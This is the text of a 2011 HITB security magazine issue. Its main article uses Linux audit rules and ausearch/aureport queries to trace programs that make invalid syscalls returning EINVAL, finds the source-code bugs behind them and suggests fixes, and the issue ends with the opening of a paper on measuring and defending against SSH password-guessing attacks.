hitb magazine

KEEPING KNOWLEDGE FREE

Volume 1, Issue 5, February 2011 www.hackinthebox.org

Secure Shell Attack
Measurement and Mitigation 14

Exploiting Web Virtual Hosting
Malware Infections 32

Cover Story

Windows CSRSS
Tips & Tricks 38

hitb magazine
Volume 1, Issue 5, February 2011

Editorial

Dear Reader,

A very Happy New Year and a warm welcome to Issue 05 - The first HITB Magazine release for 2011!

Just over a year has passed since Issue 001 and 2010 was definitely a great year for our humble magazine with over a 100,000 downloads of the 4 issues released which included 24 unique technical articles authored or co-authored by over 30 security experts from around the world! Since April 2010, readers have also had an opportunity to get familiar with prominent figures from the IT security industry thanks to the new "Interviews" section.

We believe our goal of "giving researchers further recognition for their hard work, and to provide the security community with beneficial technical material" as stated in our editorial note of Issue 001 has been successfully achieved. All this however, wouldn't have be possible without YOU - our loyal and supportive readers! It is you who provide us the most motivation to keep on pushing the boundaries and to improve on each successive issue we release, so THANK YOU!

As always, feedback of any kind is greatly appreciated so don't hesitate to drop us a line if you have any suggestions or comments. Stay tuned for Issue 006 which will be released in May 2011 in conjunction with the 2nd annual HITB Security Conference in Europe, HITB2011 - Amsterdam! See you there and in the meantime, enjoy the issue!

Matthew "j00ru" Jurczyk
http://twitter.com/j00ru

Contents

Investigating Kernel Return Codes with the Linux Audit System

Steve Grubb, *Principal Engineer/Security Technologies Lead, Red Hat*

This article discusses an investigation into using the Linux audit system as a way to detect kernel attacks. The findings will show that before this is possible, a cleanup of some common code must be done. We take a look into the root causes of most of the offending syscalls and outline corrective actions.

THE PROBLEM

Suppose someone got access to a shell inside a system. If they had bad intent, they would probably consider ways to elevate privileges. The kernel is a ubiquitous place to attack because even if you are chroot'ed, the syscall interface is still available. To successfully attack the kernel using the syscall interface, someone would usually take advantage of a syscall that does not verify its parameters correctly.

One of the easiest ways to find weak validation is to use syscall fuzzers. You just turn it loose and wait for the crash. Some people see a kernel "oops" as a Denial of Service. Others see it as a NULL function pointer dereference that could call code in user space if it were mmap'ed to page 0. In other words, if you are not thinking about how to exploit a problem, you may not realize its consequences. As a result, many serious kernel security problems are misclassified and therefore under-reported.

One of the ways to protect against this form of attack is to intercept syscalls and perform a verification of the syscall parameters before letting the data into the kernel. This is a simple technique that is used by some commercial security products. This made me wonder if there were any Open Source kernel modules that do the same. If not, that might be an interesting project to start. The theory is that if the kernel really did thorough data validity checking before accepting it, we might be able to catch malware as it tries kernel exploits.

But I've had enough dealings with kernel developers that I'm certain they would tell me to go spend some time reviewing each and every syscall and make sure that the kernel is sanity checking parameters before using them. It would take less time to implement since most syscalls do checking and ultimately, its the Right Thing to do.

If the kernel were completely cleaned up so that every syscall was correctly rejecting invalid parameters, where does that leave the commercial products that do this? What are they offering that doing the Right Thing wouldn't cover? The answer, I think, is auditing. The value add is that whenever anyone attempts to subvert the kernel, its logged and possibly alerted. That leaves the question as to how good is this technique. Is it reliable? What problems, if any, would prevent use of this method of detecting attacks?

THE INVESTIGATION

Knowing that Linux has a flexible auditing system, we can easily cover a large subset of invalid uses of syscalls by auditing for any syscall that returns EINVAL. (Sure there are other errno return codes with more specific meaning about why the parameters are bad, but I was just wanting to check if this approach works or not.) This could let us find out what kind of syscall abuse is naturally occurring without writing any code.

The Linux Audit system sits in the kernel and can log events that match predetermined conditions. It also has a set of utilities that make review of the findings really simple. I added the following rules to /etc/audit/audit.rules on several Fedora 9, 10, and 14 x86_64 systems:

```
-a entry,never -S rt_sigreturn -F exit=-EINVAL
-a exit,always -S all -F exit=-EINVAL -k einval
```

The first rule tells the audit system to ignore the rt_sigreturn syscall. As far as any program is concerned, it does not actually return. The return code that the audit system would see is the value of the AX register which could have false positives. So, its best to exclude this syscall from the results.

The second rule means that for every Linux syscall, when it exits always create an event if the exit code from the kernel would be EINVAL and insert the "key" or text string "einval" into the event so that its easy to find later. I let this run a few days and then ran this search:

```
ausearch --start this-month -k einval
```

Based on the above command, the ausearch program will scan the audit logs for any events that have a time stamp created this month and match the given key. Later in the investigation we will use some of its other options to make the output nicer, but we'll go over them here. If you pass '-i' to it, it will take some of the numeric data that the kernel understands and turn it into something more human friendly. The '--raw' option tells it not to do post-processing of the output. This is necessary to pipe the information into something that can further analyze the output like aureport. The '--just-one' option extracts only one event which is desirable when there could be many. The '-sc' option can match events for a specific syscall. And lastly, the '-x' option will match against a specific executable name.

The aureport program is designed to provide summary and columnar formatted data from the audit logs. Useful reports for this investigation are the executable report by passing the '-x' option and the syscall report by passing a '--syscall' parameter. Some useful options that help analysis is the '--summary' parameter which tells it to create a numeric total of important data for the given report and sort its output from most to least. Another useful option is the '-i' parameter which functions just as the ausearch interpret parameter did.

We will take a look at current Fedora and older Fedora releases because they are informative in how to conduct and investigation and some of the same problems showing up in current releases. With regards to the search listed above, I had quite a few hits on a Fedora 9 system. So I decided to pass the output to aureport to make it more user friendly. I wanted to see which programs are returning EINVAL, so I ran this - which gives a ranking per program:

```
ausearch --start this-month -k einval --raw
| aureport -x --summary
```

Executable Summary Report

Total	file
68762	/usr/libexec/mysqld
28921	/bin/gawk
28576	/bin/bash
6570	/usr/bin/perl
3125	/bin/rm
1065	/bin/ls
877	/bin/find
720	/usr/sbin/libvirtd
335	/sbin/init
330	/usr/sbin/hald
180	/bin/mount

The results were about a page in size, so they were trimmed to fit because I just want to give the reader a feel for some apps that were caught by this audit rule. On the one hand, you can see how powerful the audit system can be for tracking down issues like this, but on the other hand you have to wonder how well this syscall parameter validation works for commercial Intrusion Detection Systems.

With this many hits, you'd imagine they would have to create all kinds of loopholes to prevent false alerts for typical programs a user may need during a session. For the technique of sanity checking syscall parameters to be useful for finding attempted exploits, all the software on the system must be clean and not this noisy. Too many false positives weaken its reliability.

This may lead the reader to wonder why would normally working programs be constantly creating kernel errors? I felt this merits more digging. Let's see all the syscalls that are being called with invalid arguments:

```
ausearch --start this-month -k einval --raw
| aureport --summary --syscall -i
```

Syscall Summary Report

Total	Syscall
72676	ioctl
68572	sched_setscheduler
2070	readlink
1356	rt_sigaction
270	fcntl
50	fsync
30	mmap
15	lseek

It's quite interesting to see that the list of syscalls that are problematic is fairly short. This is encouraging in that we can probably do root cause analysis and clean these syscalls up so that one day an IDS system might look for failing syscalls and not need so many loopholes.

Let's take a look at how the Fedora 10 system compared using the same syscall summary report:

Syscall Summary Report

Total	Syscall
74048	sched_setscheduler
64292	ioctl
1900	readlink
1287	rt_sigaction
92	fsync
89	mmap
60	bind
18	inotify_rm_watch
15	capget
15	clone

Its pretty close to what was found with Fedora 9, but it is different. Fcntl and lseek are not a problem in Fedora 10. But bind, inotify_rm_watch, capget, and clone are now having problems. But now let's see how the current Fedora 14 system compares with the same report:

Syscall Summary Report

Total	Syscall
2283	readlink
854	sched_setparam
829	ioctl
220	rt_sigaction
50	setsockopt
1	inotify_rm_watch

The number of bad syscalls is reduced. So historically the trend is getting better. One item helping this is the Linux kernel updated the capget syscall to allow querying the kernel's capability protocol without returning an error. But what's new is sched_setparam and setsockopt.

This means that loopholes created to prevent false alerts on Fedora 9 would have to be changed for Fedora 10 and changed again for Fedoar 14. By extension, I think its likely that policy for Fedora may not be an exact fit for Ubuntu or OpenSuse since each distro releases at different times and slightly different versions of key software.

But getting back to the root cause of these failing syscalls, we will take a look into each of them and see if we can pinpoint the exact cause and suggest a fix so that the OS is less noisy to using this Intrusion Detection technique. We will start by looking at one of the new Fedora 14 syscall problems and then look at the older releases.

rt_sigaction

The way that we will investigate these potential misuses of syscalls is to look at what the man page says about it and review an actual syscall captured by the audit system. We will then dig into the source code to identify the bug if possible and recommend a corrective action.

The man page for rt_sigaction says the following for the EINVAL errno:

EINVAL An invalid signal was specified. This will also be generated if an attempt is made to change the action for SIGKILL or SIGSTOP, which cannot be caught or ignored.

To find out what programs are misusing the syscall, lets use the following search:

```
ausearch --start this-week -k einval -sc rt_
sigaction --raw | aureport -x --summary -i
```

Executable Summary Report

Total	File
620	/usr/sbin/libvirtd
476	/usr/bin/perl
232	/sbin/upstart
46	/usr/bin/gnome-terminal
20	/bin/mount
18	/lib/udev/rename_device
10	/sbin/portreserve
8	/bin/umount

How can that many programs blow doing something simple like setting a signal handler? Let's take a look at how one of those programs is using the syscall with the following query:

```
# ausearch --start this-week -k einval -sc
rt_sigaction -x upstart -i --just-one
----
type=SYSCALL msg=audit(01/04/2011
15:45:00.661:50) : arch=x86_64 syscall=rt_sigac-
tion success=no exit=-22(Invalid argument) a0=13
a1=7fffe193b130 a2=0 a3=8 items=0 ppid=1 pid=1168
auid=unset uid=root gid=root euid=root suid=root
fsuid=root egid=root sgid=root fsgid=root
tty=(none) ses=unset comm=init exe=/sbin/upstart
subj=system_u:system_r:init_t:s0 key=einval-test
```

A quick note about interpreting syscall records is in order. The fields a0 through a3 show the first 4 arguments to the listed syscall. In the event that a syscall doesn't have 4 parameters, just don't look at the extra ones. The Linux audit system is not designed to capture any syscall arguments past 4 and does not record them. It should also be noted that the argument values are recorded in hexadecimal.

So, taking a0 which is in hex and looking that up in /usr/include/bits/signum.h shows that its trying to set SIGSTOP's handler. Further review of the audit logs show that its also trying to set the SIGKILL handler, too. Looking at the code in upstart-0.6.5/init/main.c around line 200 shows this:

```
if (! restart)
     nih_signal_reset ();
```

Digging into the nih library shows the following code in nih/signal.c for the reset function:

```
for (i = 1; i < NUM_SIGNALS; i++)
     nih_signal_set_default (i);
```

This would appear to the problem. The code as written does not make any attempts to avoid the illegal signal numbers. This code should be rewritten as follows:

```
for (i = 1; i < NUM_SIGNALS; i++)
     if (i != SIGKILL && i != SIGSTOP)
          nih_signal_set_default (i);
```

Now let's look into the problem identified with the mount command. We find that its trying to set the SIGKILL handler and nothing else. So digging into the code for util-linux-ng-2.18/mount/fstab.c around line 570 is this code:

```
while (sigismember (&sa.sa_mask, ++sig) != -1
          && sig != SIGCHLD) {
     if (sig == SIGALRM)
          sa.sa_handler = setlkw_timeout;
     else
          sa.sa_handler = handler;
     sigaction (sig, &sa, (struct sigaction *) 0);
```

What this is doing is looping up to SIGCHLD and attempting to set a handler for each. I would suggest that the code be rewritten to have:

```
if (sig == SIGKILL)
     continue;
```

added before the SIGALRM test. Further digging into rt_sigaction bugs will probably show that they all follow a similar pattern, not being careful in setting default signal handlers.

setsockopt

The man page for the setsockopt syscall says the following about its EINVAL condition:

EINVAL optlen invalid in setsockopt(). In some cases this error can also occur for an invalid value in optval (e.g., for the IP_ADD_MEMBERSHIP option described in ip(7)).

The syscall looks like this:

```
int setsockopt(int sockfd, int level, int optname, const void *optval, socklen_t optlen)
```

To locate program that we can investigate we run the following search:

```
ausearch --start this-week -k einval -sc setsockopt --raw | aureport -x --summary -i
```

Executable Summary Report

Total	File
1184	/usr/bin/virtuoso-t
1136	/usr/bin/nepomukservicestub

The first item is virtuoso-t. Virtuoso describes itself as a scalable cross-platform server that combines SQL/RDF/XML Data Management with Web Application Server and Web Services Platform functionality. Looking at the audit events:

```
ausearch --start this-week -k einval -sc setsockopt -x virtuoso -i --just-one
----
type=SYSCALL msg=audit(01/02/2011 09:45:44.827:3997) : arch=x86_64 syscall=setsockopt success=no exit=-22-(Invalid argument) a0=8 a1=1 a2=15 a3=7fffcfe98930 items=0 ppid=4112 pid=4118 auid=sgrubb uid=sgrubb gid=sgrubb euid=sgrubb suid=sgrubb fsuid=sgrubb egid=sgrubb sgid=sgrubb fsgid=sgrubb tty=(none) ses=1 comm=virtuoso-t exe=/usr/bin/virtuoso-t subj=unconfined_u:unconfined_r:unconfined_t:s0 key=einval-test
```

Looking up the a1 parameter in /usr/include/asm-generic/socket.h shows this is SOL_SOCKET level and the a2 argument is saying that its trying to set the SO_SNDTIMEO option. Digging into the source code, in virtuoso- opensource-6.1.2/libsrc/Dk/Dksestcp.c around line 1581, we find this code:

```
rc = setsockopt (s, SOL_SOCKET, SO_SNDTIMEO, (char *) &timeout, sizeof (timeout));
```

Not much can go wrong with this as the two last parameters are the only ones that could go wrong. So, let's look at the kernel source code for the SO_SNDTIMEO option and see what we find. In the Linux kernel file net/core/sock.c around line 231, we find this code for setting the timeout:

```
if (optlen < sizeof(tv))
     return -EINVAL;
```

where tv is struct timeval. This structure is defined as follows in include/linux/time.h:

```
struct timeval {
     __kernel_time_t          tv_sec;          /* seconds */
     __kernel_suseconds_t     tv_usec;         /* microseconds */
};
```

Looking up both elements (not shown), we find that they are derived from long's which has a size of 8. So, what could be wrong in virtuoso? Lets see what its timeout structure is. Turns out that you can find it in libsrc/Dk/Dktypes.h with the following:

```
typedef struct
{
     int32 to_sec;            /* seconds */
     int32 to_usec;           /* microseconds */
} timeout_t;
```

And those int32's would be 4 bytes. So, this is definitely a mismatch in specification and deservedly returns EINVAL. I think the code should be amended to use kernel structures so that its portable should the tv structure ever change.

inotify_rm_watch

At this point, we'll jump back to the Fedora 10 findings. First let's look at the man page's explanation of return codes for this syscall:

EINVAL The watch descriptor wd is not valid; or fd is not an inotify file descriptor.

Then we need to look at the syscall captured by the audit system. The following search should be able to retrieve the inotify_rm_watch syscalls:

```
ausearch --start this-week -k einval -sc inotify_rm_watch -i
----
node=127.0.0.1 type=SYSCALL msg=audit(11/30/2008 08:57:30.507:37) : arch=x86_64 syscall=inotify_rm_watch success=no exit=-22(Invalid argument) a0=3 a1=ffffffff a2=8baa60 a3=7fe560ed5780 items=0 ppid=1971 pid=1972 auid=unset uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none) ses=4294967295 comm=restorecond exe=/usr/sbin/restorecond subj=system_u:system_r:restorecond_t:s0 key=einval-test
```

The audit records are showing that argument 2 – which is in the a1 field is -1. That would not be a valid descriptor for wd.

A quick review of the exe field in the event shows all the problems are with the restorecond program which is part of the SE Linux policycoreutils package. Let's take a look in its source code. Grepping on inotify_rm_watch finds the watch_list_free function in restorecond.c. The problem seems to originate here:

```
while (ptr != NULL) {
     inotify_rm_watch(fd, ptr->wd);
```

So the question is where does the wd variable get set to -1. Digging around, we find this assignment in the watch_list_add function:

```
ptr->wd = inotify_add_watch(fd, dir, IN_CREATE | IN_MOVED_TO);
```

Looking a little below we find that the return value is not being checked at all. But we also find that the program has a debug mode that outputs the descriptors and the path its watching:

```
if (debug_mode)
     printf("%d: Dir=%s, File=%s\n", ptr->wd, ptr->dir, file);
```

Running it in debug mode we find the following output:

```
restore /home/sgrubb/.mozilla/plugins/libflashplayer.so
-1: Dir=/home/sgrubb/.mozilla/plugins, File=libflashplayer.so
```

This clearly indicates the root cause is a failed inotify_add_watch who's return code is not being checked. To fix this problem, the return value must be checked when creating the watch and not add libflashplayer to its linked list of watches when there is an error.

lseek

Going to the Fedora 9 list and looking at the bottom shows the lseek syscall returning EINVAL. A quick look at the man page for lseek shows this:

EINVAL whence is not one of SEEK_SET, SEEK_CUR, SEEK_END; or the resulting file offset would be negative, or beyond the end of a seekable device.

To see the captured audit events, run the following command:

```
ausearch --start this-month -k einval -sc
lseek -i
----
type=SYSCALL msg=audit(11/23/2008
07:05:47.280:322) : arch=x86_64 syscall=lseek
success=no exit=-22(Invalid argument) a0=4
a1=ffffffffffffe000 a2=0 a3=8101010101010100
items=0 ppid=2636 pid=2744 auid=unset uid=root
gid=root euid=root suid=root fsuid=root
egid=root sgid=root fsgid=root tty=(none)
ses=4294967295 comm=hald-probe-volu exe=/usr/
libexec/hald-probe-volume subj=system_u:system
_r:hald_t:s0 key=einval-test
```

Looking at the value for a0, the syscall shows that its using descriptor 4, a2 shows SEEK_SET in /usr/include/linux/fs.h, and a1 shows a huge offset. Grepping around the hal code for lseek brings us to hald/linux/probing/probe-volume.c. Looking at that file, there is only one place where a SEEK_SET is being used:

```
  /* seek to the path table */
  lseek (fd, GUINT16_FROM_LE (bs) * GUINT32_
FROM_LE (tl), SEEK_SET);
```

This looks like the one. The funny thing is that the return code is not checked and there is a lot of code executed after this syscall assuming that the lseek went OK. To clean this up, one would need to find the size of the file system with something like fstatfs and then if the lseek offset would be greater, don't do it. But if it were OK to issue the lseek, you would certainly want to check the return code before continuing.

mmap

So, lets look at the next one from Fedora 9, mmap. Its pulled from the audit logs like this:

```
ausearch --start this-month -k einval -i
--just-one -sc mmap
----
type=SYSCALL msg=audit(11/23/2008
12:47:38.163:10028) : arch=x86_64 syscall=mmap
success=no exit=-22(Invalid argument) a0=0
a1=0 a2=1 a3=2 items=0 ppid=6717 pid=6718
auid=sgrubb uid=root gid=root euid=root
suid=root fsuid=root egid=root sgid=root
fsgid=root tty=pts0 ses=1 comm=mkfontscale
exe=/usr/bin/mkfontscale subj=unconfined_u
:unconfined_r:unconfined_t:s0-s0:c0.c1023
key=einval-test
```

Turns out all of them are caused by mkfontscale. The mmap man page says this:

EINVAL We don't like start, length, or offset (e.g., they are too large, or not aligned on a page boundary).

Looking at the record, we have NULL for the starting address & 0 length. Grepping around the mkfontscale source code shows that its not using mmap directly. I decided to strace the code. Looking at the strace output shows that it does indeed open a file and mmap it getting a EINVAL return code:

```
open("./.ICEauthority", O_RDONLY)         = 5
fcntl(5, F_SETFD, FD_CLOEXEC)             = 0
fstat(5, {st_mode=S_IFREG|0600, st_size=0,
...}) = 0
mmap(NULL, 0, PROT_READ, MAP_PRIVATE, 5, 0) =
-1 EINVAL (Invalid argument)
read(5, "", 0)                            = 0
close(5)                                  = 0
```

What appears to be happening is the file is opened for read. The fstat shows the file's length is 0, meaning that you are already at EOF. That value is in turn used with mmap and it doesn't like a 0 length memory block.

I traced the problem into the source code for the FT_New_Face function which is part of the freetype package. Digging through that code lead me to the FT_Stream_Open function in the builds/unix/ftsystem.c file. The source code looks something like this (its edited for clarity):

```
file = open( filepathname, O_RDONLY );
(void)fcntl( file, F_SETFD, FD_CLOEXEC );
fstat( file, &stat_buf );
stream->size = (unsigned long)stat_buf.st_size;
stream->base = (unsigned char *)mmap( NULL,
                        stream->size,
                        PROT_READ,
                        MAP_FILE | MAP_PRIVATE,
                        file,
                        0 );
```

Glibc does nearly the same thing in fopen. But the difference is that it takes the size parameter and rounds it up to an EXEC_PAGESIZE which is supplied by sys/param.h.

```
# define ROUND_TO_PAGE(_S) \
       (((_S) + EXEC_PAGESIZE - 1) & ~(EXEC_
PAGESIZE - 1))

# define ALLOC_BUF(_B, _S, _R) \
    (_B) = (char *) mmap (0, ROUND_TO_PAGE
(_S),            \
 PROT_READ | PROT_WRITE,           \
      MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
```

To clean this up, freetype should also use a page size at minimum. Another, perhaps better approach, is simply to skip files with a size of 0 since there are no fonts in that file.

fsync

The next one on the Fedora 9 list is fsync. Its records can be retrieved with:

```
ausearch --start this-month -k einval -i
--just-one -sc fsync
----
type=SYSCALL msg=audit(11/23/2008
13:05:46.084:10519) : arch=x86_64
syscall=fsync success=no exit=-22(Invalid
argument) a0=3 a1=6247a0 a2=13 a3=0 items=0
ppid=4053 pid=6816 auid=sgrubb uid=sgrubb
gid=sgrubb euid=sgrubb suid=sgrubb
fsuid=sgrubb egid=sgrubb sgid=sgrubb
fsgid=sgrubb tty=pts1 ses=1 comm=less exe=/
usr/bin/less subj=unconfined_u:unconfined_r:un
confined_t:s0-s0:c0.c1023 key=einval-test
```

The man page for fsync says:

EINVAL fd is bound to a special file which does not support synchronization.

All occurrences are for the "less" program and they all appear to be file descriptor 3 or 4. So, looking through its code finds:

```
#if HAVE_FSYNC
        fsync(tty);
#endif
```

Doing a quick experiment with less shows that file descriptor 3 is /dev/tty. Curious about the origin of this code, I turn to Google. I found this email: http://archives.neohapsis.com/archives/openbsd/cvs/2003-09/0640.html. The cvs commit message says, "Call fsync() _after_ tcsetattr() and pass tcsetattr the TCSASOFT flag. Seems to help the occasional problem with messed up terminal input after suspending less."

Maybe it used to help. But on Linux these days, its producing an error. I think solving this problem means that at build time when the configure script runs, we should test if fsync on /dev/tty produces EINVAL. If so, then don't call it.

fcntl

Working up the Fedora 9 list, the next one is fcntl. Retrieving the audit events is done via:

```
ausearch --start this-month -k einval -i
--just-one -sc fcntl
----
type=SYSCALL msg=audit(11/23/2008
07:05:47.782:342) : arch=x86_64 syscall=fcntl
success=no exit=-22(Invalid argument) a0=3
a1=800 a2=0 a3=8101010101010100 items=0
ppid=2781 pid=2788 auid=unset uid=root
gid=root euid=root suid=root fsuid=root
egid=root sgid=root fsgid=root tty=(none)
ses=4294967295 comm=rhgb-client exe=/usr/bin/
rhgb-client subj=system_u:system_r:initrc_t:s0
key=einval-test
```

This is saying that descriptor 3 is doing command 800. The 800 is hex while the include file definitions use octal. We convert it and find that it means 4000 octal which maps to O_NONBLOCK. Looking at the code in rhgb-client, we find only one use of fcntl:

```
  socket_fd = socket (PF_UNIX, SOCK_STREAM, 0);
  fcntl (socket_fd, O_NONBLOCK);
```

Definitely a programming mistake...it should be

```
  fcntl (socket_fd, F_SETFL, O_NONBLOCK);
```

readlink

The next item from our Fedora 9 list is readlink. Turns out there are a variety of programs that mess this up too:

```
ausearch --start this-month -k einval -sc
readlink --raw | aureport -x --summary
```

Executable Summary Report

Total	File
618	/usr/bin/python
390	/usr/libexec/mysqld
387	/usr/bin/vim
330	/usr/sbin/hald
180	/bin/mount
60	/bin/umount

The man page says this:

EINVAL bufsiz is not positive.
EINVAL The named file is not a symbolic link.

To look at the one in hal's code, you can use the following query:

```
ausearch --start this-month -k einval -sc
readlink -i -x hald
----
type=PATH msg=audit(11/23/2008
07:05:46.768:316) : item=0 name=/sys/devices/
pci0000:00/0000:00:1f.6/device inode=1451
dev=00:00 mode=file,444 ouid=root ogid=root
rdev=00:00 obj=system_u:object_r:sysfs_t:s0
type=CWD msg=audit(11/23/2008
07:05:46.768:316) :  cwd=/
type=SYSCALL msg=audit(11/23/2008
07:05:46.768:316) : arch=x86_64
syscall=readlink success=no exit=-22(Invalid
argument) a0=7fffd18bb310 a1=656fc0 a2=1ff
a3=8101010101010100 items=1 ppid=2631 pid=2632
auid=unset uid=haldaemon gid=haldaemon
euid=haldaemon suid=haldaemon fsuid=haldaemon
egid=haldaemon sgid=haldaemon fsgid=haldaemon
tty=(none) ses=4294967295 comm=hald exe=/usr/
sbin/hald subj=system_u:system_r:hald_t:s0
key=einval-test
```

It appears that the buffer given by a1 is a normal looking positive number. Looking at the PATH record in this event, the mode field clearly says that the target of the readlink was a file and not a symlink. So, this sounds like a missing call to lstat to verify that we even needed to call readlink rather than using the directory entry directly. But to be sure this is always the case, we should look at a couple more.

```
ausearch --start this-month -k einval -sc
readlink -i -x writer
----
type=PATH msg=audit(11/24/2008
08:26:01.618:3984) : item=0 name=/etc/local-
time inode=20775175 dev=08:08 mode=file,644
ouid=root ogid=root rdev=00:00 obj=system_u:ob
ject_r:locale_t:s0
type=CWD msg=audit(11/24/2008
08:26:01.618:3984) :  cwd=/home/sgrubb
type=SYSCALL msg=audit(11/24/2008
08:26:01.618:3984) : arch=x86_64
syscall=readlink success=no exit=-22(Invalid
argument) a0=396f2d352d a1=396f53d280 a2=1000
a3=7fffc234d610 items=1 ppid=4174 pid=4185
auid=sgrubb uid=sgrubb gid=sgrubb euid=sgrubb
suid=sgrubb fsuid=sgrubb egid=sgrubb
sgid=sgrubb fsgid=sgrubb tty=(none) ses=1
comm=swriter.bin exe=/usr/lib64/openoffice.
org/program/swriter.bin subj=unconfined_u
:unconfined_r:unconfined_t:s0-s0:c0.c1023
key=einval-test
```

Once again the mode field shows that the path object is a file rather than a symlink. I think that most cases of a readlink returning EINVAL will follow this pattern. The fix would be to always check the target with lstat before calling readlink. Glibc does this correctly in the realpath function. But its my understanding that this problem's origin is the belief that calling readlink without checking improves performance. I suppose that hinges on what the program is expecting. If the majority are not symlinks, then using lstat is the same performance hit but correct. If you expect a lot of symlinks and few files, calling readlink would be higher performance.

sched_setscheduler

We are nearly done with this investigation. We move on the sched_setscheduler syscall. It has a lot of hits. So I think we would want to find out how many programs are abusing this syscall so that we can divide and conquer. We can use the following query:

```
ausearch --start this-month -k einval -sc
sched_setscheduler --raw | aureport -x
--summary
```

Executable Summary Report

Total	File
130857	/usr/libexec/mysqld

Amazingly, all of the hits are against mysql. We should take a look at a captured syscall to see what is going on:

```
ausearch --start this-month -k einval -sc
sched_setscheduler -i
----
type=SYSCALL msg=audit(11/17/2008
09:33:21.424:1127) : arch=x86_64
syscall=sched_setscheduler success=no exit=-
22(Invalid argument) a0=a0c a1=0 a2=4599a520
a3=8 items=0 ppid=2228 pid=2572 auid=unset
uid=mysql gid=mysql euid=mysql suid=mysql
fsuid=mysql egid=mysql sgid=mysql fsgid=mysql
tty=(none) ses=4294967295 comm=mysqld exe=/
usr/libexec/mysqld subj=system_u:system_r:mysq
ld_t:s0 key=einval-test
```

The man page says this:
EINVAL The scheduling policy is not one of the recognized policies, or param does not make sense for the policy.

This syscall is saying that the scheduler policy given in a1 is SCHED_OTHER. But we don't have visibility into the third argument, sched_param. The audit system can only see the pointer to the structure, but does not record it in an auxiliary record since its not security sensitive. Grepping around the mysqld source code shows no hits. Therefore it must be coming from glibc. Grepping the source code of glibc yields the following hits:

```
nptl/sysdeps/pthread/createthread.c
nptl/pthread_setschedparam.c
nptl/tpp.c
posix/sched_sets.c
posix/annexc.c
sysdeps/posix/spawni.c
```

Let's try searching on pthread_setschedparam in the mysql code. Sure enough, we get a hit in mysys/my_pthread.c. We find the following code in it:

```
void my_pthread_setprio(pthread_t thread_
id,int prior)
{
#ifdef HAVE_PTHREAD_SETSCHEDPARAM
  struct sched_param tmp_sched_param;
  bzero((char*) &tmp_sched_param,sizeof(tmp_
sched_param));
  tmp_sched_param.sched_priority=prior;
  VOID(pthread_setschedparam(thread_id,SCHED_
POLICY,&tmp_sched_param));
#endif
}
```

Reviewing the man page again to understand what sched_priority means, we find:

For processes scheduled under one of the normal scheduling policies (SCHED_OTHER, SCHED_IDLE, SCHED_BATCH), sched_priority is not used in scheduling decisions (it must be specified as 0).

Bingo...we have a winner. To fix this problem, it would appear that mysql would need to know that on Linux, if the scheduler is SCHED_OTHER, don't bother calling pthread_setschedparam. This could likely be checked at build time in the configure script. Seeing as mysql is used in many benchmarking tests, wasted syscalls or non-working scheduler adjustments could affect test results.

CONCLUSION

This article has shown that current Linux distributions have a variety of problems where sycall interception and inspection would have to deal with invalid syscall use. The problem is that the application source code needs to be cleaned up first so that no policy loopholes are needed from the outset. The prognosis is hopeful as no unsolvable cases turned up. We also found that from one version of a Linux Distribution to the next turned up different offenders. Any policy created to prevent false alerts would have to be adjusted between releases, or even across different distributions.

We also looked at various audit queries that demonstrated to the reader how to continue or verify this research. Its my hope that we can quieten down unnecessary syscall errors so that syscall analysis can be more useful for Intrusion Detection Systems.

Hopefully, the reader became familiar with the Linux Audit System not only because it monitors system activity for security purposes. But because the design is at the syscall level, its use can be extended to passively troubleshooting applications or even a whole distribution at once.

I should also point out that the investigation was limited to the syscalls that were recorded based on my usage patterns. Other people will likely have somewhat different findings, so this is still an area that could be further worked to clean up code. Fuzzing applications could also force execution down little used paths which could in turn show new bugs. And lastly, we only looked at EINVAL as a return code. There are a many error return codes that could lead to finding interesting problems. •

Secure Shell Attack Measurement and Mitigation

SSH password-guessing attacks are prolific and compromise servers to steal login credentials, personally identifying information (PII), launch distributed denial of service (DDoS) attacks, and scan for other vulnerable hosts. In order to better defend networks against this very prevalent style of attack, username, password, attacker distributions, and blocklist effectiveness are given to help system administrators adjust their policies. In this paper, several measurement techniques are described in detail to assist researchers in performing their own measurements. Lastly, several defense strategies are described for hosts and networks.

Christopher P. Lee, *chrislee@gatech.edu*
Kevin Fairbanks, *kevin.fairbanks@gatech.edu*

BACKGROUND


Secure Shell and Password Guessing Attacks

Secure Shell (SSH) is an encrypted protocol used primarily for terminal/shell access to a remote machine. It was designed to be a secure replacement for the Telnet protocol. It can authenticate users based on password and public key-based tokens. Most password-guessing attacks exploit typical weaknesses in how passwords are generated. For example, by setting the password to match the username, or to commonly used passwords like "password", "123456", and "letmein". Attackers crack password files using tools such as John the Ripper and are continuously adding common passwords to a *password dictionary* for automating and improving their attacks. Furthermore, it has been observed that password variations based on character substitution are being employed by attackers. For example, a dictionary may contain "password", "p@ssword", and "p@ssw0rd".

